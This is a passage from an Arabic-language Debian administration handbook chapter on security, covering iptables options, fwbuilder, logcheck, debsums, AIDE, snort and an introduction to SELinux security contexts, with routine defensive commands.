يطابق الشرط `--state` *state* حالة الرزمة في الاتصال (هذا يحتاج وحدة النواة **ipt_conntrack**، لتتبع الاتصال). تُبيّن الحالة `NEW` أن الرزمة تبدأ اتصالاً جديداً؛ وتدل `ESTABLISHED` على الرزم التي تنتمي لاتصال منشئ مسبقاً، وتطابق الحالة `RELATED` الرزم التي تبدأ اتصالاً جديداً متعلقٌ باتصال موجود من قبل (يفيد هذا في اتصالات `ftp-data` في الوضع « النشط active » لبروتوكول FTP).

يذكر القسم السابق الإجراءات المتاحة، لكنه لا يذكر خياراتها. فإجراء `LOG`، على سبيل المثال، له الخيارات التالية:

- يدل `--log-priority` على أولوية رسالة **syslog**، وقيمته الافتراضية `warning`.
- يسمح `--log-prefix` بتحديد سابقة نصية للتمييز بين رسائل السجل؛
- تدل الخيارات `--log-tcp-sequence` و `--log-tcp-options` و `--log-ip-options` على بيانات إضافية لتضمينها في الرسالة: وهي، على التوالي، رقم تسلسل TCP، خيارات TCP، وخيارات IP.

يوفر الإجراء `DNAT` الخيار `--to-destination` *address*:*port* للدلالة على عنوان IP الجديد للوجهة و (أو) رقم المنفذ. كما يوفر `SNAT` خيار `--to-source` *address*:*port* للدلالة على عنوان IP الجديد للمصدر والمنفذ.

يوفر الإجراء `REDIRECT` (المتاح فقط إذا كان NAT متوفراً — هذا يعني أنه متاح مع IPv4 فقط على ويزي) الخيار `--to-ports` *port(s)* للدلالة على المنفذ، أو مجال المنافذ، الذي يجب إعادة توجيه الرزم إليه.

14.2.3. إنشاء قواعد

يحتاج إنشاء كل قاعدة إلى استدعاء واحد للأمر **iptables**/**ip6tables**. طباعة هذه الأوامر يدوياً قد تكون مملة، لذلك تُخزَّن الاستدعاءات عادة في سكربت بحيث تُضبَط نفس الإعدادات تلقائياً في كل مرة يقلع فيها الجهاز. يمكن كتابة هذا السكربت يدوياً، لكن قد ترغب باستخدام أداة عالية المستوى لتجهيزه مثل **fwbuilder**.


المبدأ بسيط. في الخطوة الأولى، عليك تحديد جميع العناصر التي ستدخل في القواعد ذاتها:

- الجدار الناري نفسه، مع واجهاته الشبكية؛

- الشبكات، مع مجالات عناوين IP الخاصة بها؛
- المخدمات؛
- المنافذ التي تنتمي للخدمات المستضافة على المخدمات.

بعدها تُنشَأ القواعد بإجراء عمليات سحب وإفلات بسيطة على الكائنات. هناك بضعة قوائم سياق يمكنها تغيير الشروط (نفيها مثلاً). بعدها يجب تحديد الإجراء وضبطه.

فيما يتعلق ببروتوكول IPv6، فيمكن إنشاء مجموعتين منفصلتين من القواعد واحدة لبروتوكول IPv4 والأخرى لبروتوكول IPv6، أو إنشاء مجموعة واحدة فقط وترك **fwbuilder** يتولى ترجمة القواعد حسب العناوين المسندة للكائنات.



شكل 14.2. نافذة fwbuilder الرئيسية

يمكن بعدها أن يولّد **fwbuilder** سكربتاً يضبط الجدار الناري وفق القواعد المُعرّفة. تسمح بنية هذا البرنامج التجزيئية بتوليد سكربتات تستهدف نظماً مختلفة (**iptables** على لينكس، **ipf** على FreeBSD، و **pf** على OpenBSD).

تحوي إصدارات حزمة fwbuilder منذ سكويز كلاً من الواجهة الرسومية ووحدات كل نظام من نظم الجدران النارية (كانت مقسمة سابقاً إلى عدة حزم، كل واحدة لنظام مختلف):

```
# aptitude install fwbuilder
```

14.2.4. تثبيت القواعد عند كل إقلاع

إذا كان يفترض أن يحمي الجدار الناري اتصال شبكة PPP مُتقطّع، أبسط طريقة هي تثبيته بالاسم `/etc/ppp/ip-up.d/0iptables` (لاحظ أنه لا يؤخذ بعين الاعتبار إلا الملفات التي لا تحوي أسماؤها نقطة). بالتالي، سيعاد تحميل الجدار الناري عند كل مرة ينشأ فيها اتصال PPP.

في الحالات الأخرى، الطريقة المفضلة هي تسجيل سكربت الإعداد في تعليمة `up` توجيهية في الملف `/etc/network/interfaces`. لقد حفظنا السكربت في المثال التالي في ملف اسمه `/usr/local/etc/arrakis.fw`.

مثال 14.1. ملف `interfaces` يستدعي سكربت إعداد الجدار الناري

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

14.3. الإشراف: المنع، والاكتشاف، والردع

المراقبة هي جزء متمم لأي سياسة أمنية وذلك لعدة أسباب. منها، أن هدف الحماية لا ينحصر عادة في ضمان سرية البيانات فقط، بل يتعداه إلى ضمان توافر الخدمات. لا بد إذن من التحقق أن كل شيء يعمل كما هو متوقع. واكتشاف أي سلوك شاذ أو تغيّر في جودة الخدمة (أو الخدمات) المقدمة في الوقت المناسب. قد تساعد عملية المراقبة على اكتشاف محاولات التطفل وتفعيل ردود سريعة قبل أن تسبب عواقب جسيمة. يراجع هذا القسم بعض الأدوات المستخدمة لمراقبة عدة نواحي في نظام دبيان. بالتالي، فهو يكمل القسم المخصص للمراقبة العامة للنظام في الفصل 12، *الإدارة المتقدمة* ص 360.

14.3.1. مراقبة السجلات باستخدام logcheck

يراقب البرنامج **logcheck** ملفات السجلات في كل ساعة افتراضياً حيث يرسل رسائل السجل غير الطبيعية إلى مدير النظام عبر البريد الإلكتروني لمتابعة تحليلها.

تُخزَّن لائحة الملفات التي يراقبها في `/etc/logcheck/logcheck.logfiles`؛ القيم الافتراضية جيدة إذا لم يكن الملف `/etc/syslog.conf` أعيد بناؤه بالكامل.

يمكن أن يعمل **logcheck** في وضع واحد من ثلاثة أوضاع تختلف بمستوى تفصيلها: *paranoid* (مُرتاب) و *server* (مُخدِّم) و *workstation* (محطة عمل). الوضع الأول مفصل جداً، ويجب عدم استخدامه على الأرجح إلا على مخدمات خاصة مثل الجدران النارية. الوضع الثاني (والافتراضي) هو الوضع المفضل لمعظم المخدمات. أما الوضع الأخير فهو مصمم لمحطات العمل، وهو أكثر إيجازاً (يحجب رسائل أكثر).

في جميع الحالات الثلاث. يجب تخصيص **logcheck** على الأغلب لاستبعاد بعض الرسائل الإضافية (اعتماداً على الخدمات المثبتة)، إلا إذا كان مدير النظام يريد فعلاً تلقي دفعات ساعية من رسائل بريدية طويلة وغير مهمة. بما أن آلية اختيار الرسائل معقدة نوعاً ما، يجب قراءة الملف `/usr/share/doc/logcheck-database/README.logcheck-database.gz` ودماغك نشط حتى تفهمها بشكل أفضل.

يمكن تقسيم القواعد المطبّقة إلى عدة أنواع:

- القواعد التي تصنف الرسالة على أنها محاولة اختراق (مخزنة في ملف ضمن المجلد `/etc/logcheck/cracking.d/`)؛
- القواعد التي تلغي التصنيف السابق (`/etc/logcheck/cracking.ignore.d/`)؛
- القواعد التي تصنف الرسالة على أنها تحذير أمني (`/etc/logcheck/violations.d/`)؛
- القواعد التي تلغي التصنيف السابق (`/etc/logcheck/violations.ignore.d/`)؛
- وأخيراً، القواعد التي على بقية الرسائل (التي تعتبر كأحداث نظام *system events*).

تحذير

تجاهل رسالة

لا يمكن تجاهل أي رسالة تصنف على أنها محاولة اختراق أو تحذير أمني (نتيجة اتباع قاعدة مخزنة في الملف `/etc/logcheck/violations.d/myfile`) إلا بقاعدة في الملف `/etc/logcheck/violations.ignore.d/myfile` أو الملف `/etc/logcheck/violations.ignore.d/myfile-`*`extension`*.

كما تُرسَل أحداث النظام دائماً إلا في حال وجود قاعدة في أحد المجلدات `/etc/logcheck/ignore.d.{paranoid,server,workstation}/` تُبيّن وجوب تجاهل هذا الحدث. طبعاً، لا تؤخذ بعين الاعتبار إلا المجلدات التي توافق مستوى التفصيل لوضع العمل المحدد والمستويات الأعلى منه.

تلميح

استخدام السجلات كخلفية للشاشة

يحبُّ بعض مديرو النظم رؤية رسائل سجلاتهم تمر أمامهم في الزمن الحقيقي؛ يمكن استخدام الأمر **root-tail** (من الحزمة root-tail) لدمج رسائل السجلات في خلفية سطح المكتب الرسومي. كما يستطيع البرنامج **xconsole** (في الحزمة *x11-apps*)

عرضها في نافذة صغيرة. تؤخذ الرسائل من **syslogd** مباشرة عبر الأنبوب المُسمّى /dev/xconsole.

14.3.2. مراقبة النشاطات

14.3.2.1. في الزمن الحقيقي

top هي أداة تفاعلية تعرض قائمة بالعمليات النشطة حالياً. يعتمد الترتيب الافتراضي على نسبة استخدام المعالج ويمكن الوصول لهذا الترتيب بالمفتاح **P**. من الخيارات الأخرى المتاحة للترتيب الترتيب حسب كمية الذاكرة المحجوزة (المفتاح **M**)، أو حسب الزمن الكلي للمعالج (المفتاح **T**) أو حسب مُعرّف العملية (المفتاح **N**). يسمح المفتاح **k** بقتل عملية عبر إدخال رقم تعريفها. ويسمح المفتاح **r** *بإعادة تهذيب* العملية، أي تغيير أولويتها.

عندما يبدو أن حمل النظام زائد، تسمح **top** بالتعرف على العمليات التي تتنافس على وقت المعالج أو التي تستهلك الكثير من الذاكرة. بالأخص، تفيد هذه الأداة في التحقق من توافق العمليات التي تستهلك الموارد مع الخدمات الحقيقية التي نعرف أن الجهاز يستضيفها. أي عملية غير معروفة تعمل بصلاحيات المستخدم www-data (مثلاً) يجب أن تبدو ظاهرة تماماً ويجب التحقق منها، لأنها على الأغلب نسخة من برمجية مثبتة ومنفّذة على النظام عبر استغلال ثغرة في أحد تطبيقات الوب.

top أداة مرنة جداً وتفصل صفحة دليلها طريقة تخصيص أسلوب عرضها للمعلومات وتكييفها مع احتياجاتك وعاداتك.

الأداتين الرسوميتين **gnome-system-monitor** و **qps** تشبهان **top** وتوفران المزايا نفسها تقريباً.

14.3.2.2. من الماضي

حمل المعالج ونشاط الشبكة والمساحة التخزينية الحرة هي معلومات متغيرة باستمرار يفيد تتبع تاريخ تطورها غالباً في التعرف على طريقة استثمار الحاسوب بدقة.

هناك أدوات عديدة مخصصة لهذه المهمة. معظمها قادر على جلب البيانات عبر SNMP (*Simple Network Management Protocol*) وذلك لمركزة هذه المعلومات. من المكاسب المضافة هي أن هذا يسمح بجلب البيانات من العناصر الشبكية التي قد لا تكون بالضرورة حواسيباً عامة الأغراض، مثل موجهات الشبكة المتخصصة أو التحويلات.

يغطي هذا الكتاب Munin بالتفصيل (انظر القسم 12.4.1، « إعداد Munin » ص 412) في الفصل الفصل 12: « *الإدارة المتقدمة* » ص 360. توفر دبيان أيضاً أداة مشابهة هي cacti. وضع هذه الأداة في الخدمة أعقد قليلاً، لأنها تعتمد كلياً على SNMP. ورغم أنها تملك واجهة وب، إلا أن استيعاب مفاهيم إعدادها لا يزال صعباً. لا مفر من قراءة وثائق HTML (`/usr/share/doc/cacti/html/index.html`) إذا كنت ستستعمل هذه الأداة.

بدائل **`mrtg`**	**`mrtg`** (في الحزمة ذات الاسم نفسه) هي أداة أقدم. ورغم بعض نقاط الضعف، إلا أنها تستطيع جمع البيانات التأريخية وعرضها كمخططات. كما تتضمّن عدداً من السكربتات المخصصة لجمع أكثر البيانات التي تُراقب عادة مثل حمل المعالج، ونشاط الشبكة، وعدد مرات الدخول إلى صفحة وب، وغيرها. تحوي الحزمتين mrtg-contrib و mrtgutils أمثلة عن سكربتات يمكن استخدامها مباشرة.

14.3.3. اكتشاف التغيُّرات

بعد تثبيت النظام وإعداده، وفيما عدا التحديثات الأمنية، ليس هناك أي داعي عادة لتطور معظم الملفات والمجلدات، إلا البيانات. من المهم إذن التأكد من عدم تغيُّر الملفات فعلاً: أي تغيير غير متوقع عندئذ يستحق التقصي حوله. يعرض هذا القسم بضعة أدوات قادرة على مراقبة الملفات وتحذير مدير النظام عند حدوث أي تغيير غير متوقع (أو لسرد هذه التغييرات ببساطة).

14.3.3.1. فحص الحزم: **debsums** وحدودها

التعمق أكثر الحماية من التغيرات المنبعية	تفيد **debsums** في اكتشاف التغيرات على الملفات داخل حزم دبيان، لكنها عديمة الفائدة إذا تعرضت الحزمة نفسها للعبث. للحماية من هذا النوع من الهجمات يجب استخدام نظام APT للتحقق من التواقيع الرقمية (انظر القسم 6.5، « التحقق من سلامة الحزم » ص 170)، والانتباه إلى تثبيت الحزم من مصادر موثوقة فقط.

debsums أداة مفيدة لأنها تسمح باكتشاف الملفات المثبتة التي عُدّلت (نتيجة تطفلات خبيثة على النظام مثلا)، لكن عليك ألا تثق تماماً بهذا. لأنه أولاً، لاتقدم جميع حزم دبيان البصمات اللازمة لعمل هذا البرنامج (التي يمكن العثور عليها في `/var/lib/dpkg/info/`*`package`*`.md5sums` في حال توفرها). للتذكرة: البصمة هي قيمة، رقميّة غالباً (رغم أنها تكتب بالتدوين الست عشري)، تحوي شكلاً من التوقيع الرقمي لمحتويات الملف. يُحسَب هذا التوقيع بخوارزمية (من الأمثلة المشهورة MD5 أو SHA1) تضمن أن أي تغيير

(تقريباً) على محتويات الملف، مهما كان صغيراً، سيؤدي لتغير البصمة؛ يعرف هذا « بأثر التَّيْهور avalanche effect ». يسمح هذا باستخدام بصمة رقمية بسيطة للتحقق من عدم تغيّر محتويات الملف. هذه الخوارزميات غير عكوسة؛ أي أن معرفة البصمة، في معظم هذه الخوارزميات، لا تسمح بالعثور على المحتويات الموافقة لها. يبدو أن التطورات الأخيرة في الرياضيات قد أضعفت منعة هذه المبادئ، لكن لم تصل لمرحلة التشكيك في استخدامها حتى الآن، لأنه يبدو أن إنشاء محتويات مختلفة تعطي البصمة نفسها لا يزال صعباً جداً.

بالإضافة لذلك، تُخزّن ملفات `md5sums` على القرص الصلب؛ فالمهاجم الخبير سوف يُعدِّل هذه الملفات بحيث تحوي قيم شفرات التحقق الجديدة للملفات التي خربها.

يمكن تفادي القصور الأول عبر الطلب من **debsums** أن تستخدم حزمة `.deb` مباشرة عند التحقق من الملفات بدلاً من الاعتماد على ملف **debsums**. لكن ذلك يحتاج تنزيل ملفات `.deb` الموافقة أولاً:

```
# apt-get --reinstall -d install `debsums -l`
[ ... ]
# debsums -p /var/cache/apt/archives -g
```

كما يجدر بالملاحظة أن **debsums**، حسب الإعدادات الافتراضية، تولد ملفات `md5sums` المفقودة تلقائياً في كل مرة تستخدم فيها APT لتثبيت حزمة جديدة.

يمكن تفادي المشكلة الأخرى بأسلوب مشابه، يجب أن يعتمد التحقق على ملف `.deb` الأصلي ببساطة. بما أن هذا يعني ضمنياً ضرورة امتلاك جميع ملفات `.deb` لجميع الحزم المثبتة، وضمان سلامتها، فإن أبسط وسيلة هي الحصول عليها من مرآة دبيان. قد تكون هذه العملية بطيئة ومملة، لذلك يجب عدم اتخاذها كتقنية وقائية تستخدم على نحو منتظم.

```
# apt-get --reinstall -d install `grep-status -e 'Status: install ok installed' -n -s Pa
➥ ckage`
[ ... ]
# debsums -p /var/cache/apt/archives --generate=all
```

لاحظ أن هذا المثال يستخدم **grep-status** من الحزمة dctrl-tools، وهي غير مثبتة افتراضياً.

14.3.3.2. مراقبة الملفات: AIDE

تسمح الأداة AIDE (*Advanced Intrusion Detection Environment*) بالتحقق من سلامة الملفات، واكتشاف أي تغيّرات اعتماداً على صورة مسجلة سابقاً للنظام السليم. تُخزّن هذه الصورة كقاعدة بيانات (`/var/lib/aide/aide.db`) تحوي خصائص جميع ملفات النظام (البصمات، الصلاحيات، التواريخ وغيرها). تُهيّأ قاعدة البيانات هذه أولاً باستخدام **aideinit**؛ وبعدها تُستخدَم يومياً (يستخدمها السكربت

/etc/cron.daily/aide) للتحقق من عدم تغير أي شيء. عند اكتشاف أي تغير، تسجله AIDE في سجلاتها (/var/log/aide/*.log) وترسل ما وجدته إلى مدير النظام عبر البريد الإلكتروني.

ممارسة عملية

حماية قاعدة البيانات

بما أن AIDE تستخدم قاعدة بيانات محلية لمقارنة حالة الملفات، فإن صحة نتائجها ترتبط مباشرة بسلامة قاعدة البيانات. إذا حصل المهاجم على صلاحيات الجذر على النظام المُختَرَق، عندها يستطيع استبدال قاعدة البيانات وتغطية آثاره. من الحلول الممكنة لهذه المشكلة تخزين البيانات على وسيط تخزيني للقراءة فقط.

هناك العديد من الخيارات في /etc/default/aide التي يمكن استخدامها لتعديل سلوك حزمة aide. تخزن إعدادات هذا البرنامج في /etc/aide/aide.conf و /etc/aide/aide.conf.d/ (في الواقع، يستخدم **update-aide.conf** هذه الملفات فقط لتوليد /var/lib/aide/ aide.conf.autogenerated). تدل الإعدادات على الملفات وخصائص الملفات المطلوب التحقق منها. مثلاً، تتغير محتويات ملفات السجلات بشكل متكرر، ويمكن تجاهل هذه التغيرات طالما أن صلاحيات الوصول لهذه الملفات لم تتغير، لكن بالنسبة للبرامج التنفيذية يجب أن تبقى محتوياتها وصلاحياتها ثابتة. رغم أن صيغة هذه الإعدادات ليست بالغة التعقيد، إلا أنها ليست بدهية أيضاً. قراءة صفحة الدليل aide.conf(5) إذن سوف تفيد.

تُولّد نسخة جديدة من قاعدة البيانات يومياً في /var/lib/aide/aide.db.new؛ إذا كانت جميع التغييرات المسجّلة مشروعة، يمكن استخدام هذه النسخة لاستبدال قاعدة البيانات المرجعية.

بدائل

Tripwire و Samhain

Tripwire يشبه AIDE كثيراً؛ حتى أن صيغة ملفات الإعداد نفسها تقريباً. الزيادة الرئيسية التي يضيفها tripwire هي آلية لتوقيع ملف الإعداد، بحيث لا يستطيع المهاجم تعديله حتى يشير لنسخة مختلفة من قاعدة البيانات المرجعية.
كما يوفر Samhain مزايا مشابهة، بالإضافة لبعض الوظائف التي تساعد على اكتشاف rootkits (انظر الملاحظة الجانبية نظرة سريعة). كما يمكن تثبيته على الشبكة كلها وتسجيل نتائجه على مخدم مركزي (مع استخدام توقيع).

نظرة سريعة

الحزم checksecurity و chkrootkit/rkhunter

تحوي أولى هذه الحزم عدة سكربتات صغيرة تجري اختبارات أساسية على النظام (كلمات السر الفارغة، ملفات setuid جديدة، وما شابه) وتُحذِّر مدير النظام إذا اقتضى الأمر. رغم اسمها الواضح، إلا أنه لا يجب أن يعتمد مدير النظام عليها وحدها للتأكد من أمان نظام لينكس.

تسمح الحزمتين chkrootkit و rkhunter بالبحث عن *rootkits* التي يحتمل أنها مثبّتة على النظام. للتذكرة، rootkits هي برمجيات مصممة لإخفاء عملية اختراق النظام بينما تحافظ على إمكانية التحكم بالجهاز بصمت. ليست الفحوصات موثوقة 100%، لكنها قد تلفت انتباه مدير النظام عادة للمشاكل الكامنة.

14.3.4. اكتشاف التطفل (IDS/NIDS)

أساسيات

Denial of service

تهدف هجمات « denial of service » لغرض واحد فقط: إيقاف خدمة عن العمل. سواء كان الهجوم يشمل إغراق المخدم بالطلبات أو استغلال علة ما، النتيجة النهائية هي نفسها: لم تعد الخدمة متوفرة. المستخدمون المنتظمون غير راضين، وتعاني الهيئة التي تستضيف الخدمة المستهدفة من خسارة سمعتها (وربما أرباحها، إذا كانت الخدمة مثلاً موقع تجارة إلكترونية).

توصف هذه الهجمات أحياناً بأنها « موزعة » (distributed)؛ حيث تشمل هذه الهجمات إغراق المخدم بعدد ضخم من الطلبات التي ترد من مصادر مختلفة عديدة بحيث يعجز المخدم عن إجابة الطلبات النظامية. اكتسب هذان النوعان من الهجمات اختصارين شهيرين: DoS و DDoS (الأول للهجمات العادية والثاني للموزعة).

snort (في حزمة دبيان ذات الاسم نفسه) هو NIDS — *Network Intrusion Detection System* (نظام كشف تطفل). مهمته هي الإنصات للشبكة ومحاولة اكتشاف محاولات الاختراق و (أو) الأفعال العدائية (بما فيها هجمات denial of service). تُسجّل جميع هذه الأحداث، ويرسل بريد إلكتروني يومي إلى مدير النظام يحوي ملخص آخر 24 ساعة.

يحتاج إعداده إلى تحديد مجال العناوين التي تغطي الشبكة المحلية. عملياً، هذا يعني مجموعة الأهداف المحتملة للهجوم. يمكن ضبط المتغيرات المهمة الأخرى باستخدام **dpkg-reconfigure snort**، بما في ذلك الواجهة الشبكية التي سيراقبها. ستكون هذه غالباً `eth0` بالنسبة لاتصالات إيثرنت، لكن هناك إمكانيات أخرى مثل `ppp0` لاتصالات ADSL أو PSTN (*Public Switched Telephone Network*، شبكة الهاتف العامة أو مودمات الاتصال الهاتفي القديمة)، أو حتى `wlan0` بالنسبة لبعض بطاقات الشبكات اللاسلكية.

التعمق أكثر

التكامل مع **prelude**

يوفر Prelude مراقبة مركزية للمعلومات الأمنية. تتضمن معماريته التجزيئية مخدماً (*manager* في prelude-manager) الذي يجمع التحذيرات التي تولدها الحساسات (*sensors*) المختلفة.

يمكن إعداد Snort حتى يعمل كحساس. من الحساسات الأخرى *prelude-lml* (*Log Monitor Lackey*) الذي يراقب ملفات السجلات (بطريقة تشبه **logcheck**، المشروح في القسم 14.3.1، « مراقبة السجلات باستخدام **logcheck** » ص 450).

ملف إعدادات **snort** (`/etc/snort/snort.conf`) طويل جداً، والتعليقات الكثيرة تشرح كل مدخلة بتفصيل مسهب. للاستفادة منه بشكل كامل يجب قراءته كله وملائمته مع الوضع المحلي. مثلاً، يمكن أن يساعد تحديد الأجهزة التي تستضيف خدمات معينة على تقليل عدد الحوادث التي يبلغ عنها **snort**، لأن هجمات denial of service على جهاز مكتبي ليست أبداً بنفس أهمية الهجوم على مخدم DNS. من التعليمات المفيدة الأخرى تعليمة تسمح بتخزين التقابلات بين عناوين IP وعناوين MAC (التي تُعرّف بطاقات الشبكات بشكل فريد)، بحيث يمكن اكتشاف هجمات *ARP spoofing* (تزوير ARP) التي يحاول أحد الأجهزة المخترقة من خلالها التنكر بدور مخدم حساس.

تحذير

المدى المجدي

تتحدد فعالية **snort** بمقدار الحركة التي يراها من خلال الواجهة الشبكية المراقبة. من الواضح أنه لن يتمكن من اكتشاف أي شيء إذا لم يتمكن من معاينة الحركة الحقيقية على الشبكة. سوف يراقب إذن، عند توصيله مع تحويلة شبكية (switch)، الهجمات التي تستهدف الجهاز الذي يعمل عليه فقط، وهذا ليس المقصود على الأرجح. بالتالي، يجب توصيل الجهاز الذي يستضيف **snort** بمنفذ « المرآة » في التحويلة، المخصص لربط التحويلات مع بعضها وبالتالي تصل إليه جميع الرزم.
أما في الشبكات الصغيرة التي تعتمد على مجمع (hub)، فلا تظهر هذه المشكلة، لأن جميع الأجهزة تستقبل جميع الرزم بطبيعة الحال.


14.4. مقدمة إلى SELinux

14.4.1. المبادئ

SELinux (*Security Enhanced Linux*) هو نظام تحكم بالوصول الإلزامي *Mandatory Access Control* مبني على واجهة LSM (*Linux Security Modules*) في لينكس. عملياً، تستشير النواة SELinux قبل كل استدعاء للنظام حتى تعرف إذا كانت العملية المستدعية مخولة لتنفيذ الإجراء المطلوب.

يستخدم SELinux مجموعة من القواعد — تُعرَف باسم *السياسة policy* — لحظر الإجراءات أو السماح بها. إنشاء هذه القواعد صعب. لكن لحسن الحظ، هناك سياستين قياسيتين (*targeted* و *strict*) متاحتين لتوفير عناء معظم عملية الإعداد.

إدارة الصلاحيات مع SELinux تختلف تماماً عن نظم يونكس التقليدية. تعتمد صلاحيات العملية على *سياقها الأمني*. يتحدد السياق *بهوية* المستخدم الذي بدأ تنفيذ العملية، و*الدور* و*النطاق* الذين كان يحملهما المستخدم في ذلك الوقت. تعتمد الصلاحيات فعلياً على النطاق، لكن الأدوار هي التي تحكم الانتقالات بين النطاقات. أخيراً، تعتمد الانتقالات بين الأدوار على هوية المستخدم.



شكل 14.3. السياق الأمني ومستخدمي يونكس

عملياً، يحصل المستخدم، لحظة تسجيل الدخول، على سياق أمني افتراضي (اعتماداً على الأدوار التي يحق له أخذها) . وبذلك يتحدد النطاق الحالي، أي النطاق الذي ستحمله جميع العمليات الأبناء الجديدة. إذا كنت تريد تغيير الدور الحالي والنطاق المرتبط معه، عليك استدعاء **newrole -r *role_r* -t *domain_t*** (عادة يكون هناك نطاق وحيد فقط مسموح لكل دور، ولذلك يمكن إهمال المتغير `-t` غالباً). يتحقق هذا الأمر منك عبر طلب إدخال كلمة السر. تمنع هذه الميزة البرامج من تغيير الأدوار آلياً. لا يمكن تنفيذ هذه التغييرات إلا إذا كانت مسموحة صراحة في سياسة SELinux.


من الواضح أن الصلاحيات نفسها لا تنطبق على جميع *الكائنات objects* (ملفات، مجلدات، مقابس شبكية، أجهزة، الخ)، بل تختلف من كائن لآخر. لتحقيق هذا، يُربَط كل كائن مع *نوع type* (تعرف هذه العملية بالوسم labeling). تُمثَّل صلاحيات النطاق إذن بمجموعات من الإجراءات المسموحة (أو الممنوعة) على هذه الأنواع (وبالتالي، تنطبق بشكل غير مباشر على الكائنات التي وسمت بهذا النوع).

إضافة

النطاقات والأنواع متساويان

داخلياً النطاق هو نوع، لكنه نوع يطبّق على العمليات. لذلك تلحق أسماء النطاقات بالرمز `_t` مثل أنواع الكائنات تماماً.

افتراضياً، يرث البرنامج نطاقه من المستخدم الذي بدأ تنفيذه، لكن سياسات SELinux القياسية تتوقع تشغيل برامج مهمة عديدة في نطاقات خاصة بها. لتحقيق ذلك، توسم هذه البرامج التنفيذية بأنواع خاصة بها (مثلاً، يوسم **ssh** بالنوع `ssh_exec_t` وعند تشغيل البرنامج، سينتقل تلقائياً إلى النطاق `ssh_t`) . تسمح آلية الانتقال التلقائي بين النطاقات هذه بمنح كل برنامج الصلاحيات التي يحتاجها فقط. هذا أحد المبادئ الأساسية في SELinux.



شكل 14.4. الانتقالات الآلية بين النطاقات

ممارسة عملية

معرفة السياق الأمني

لمعرفة السياق الأمني لعملية معينة، عليك استخدام الخيار Z لبرنامج **ps**.

```
$ ps axZ | grep vstfpd
system_u:system_r:ftpd_t:s0   2094 ?    Ss  0:00 /usr/sb
➥ in/vsftpd
```

يحوي الحقل الأول الهوية، والدور، والنطاق، ورتبة MCS، تفصل عن بعضها بنقاط رأسية. رتبة MCS (*Multi-Category Security*) هي متغير يدخل في إعداد سياسة

حماية السرية، التي تنظم الوصول للملفات اعتماداً على حساسيتها. هذه الميزة غير مشروحة في هذا الكتاب.
لمعرفة السياق الأمني الحالي في الصَدَفة، بمكنك استدعاء **id -Z**.

```
$ id -Z
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

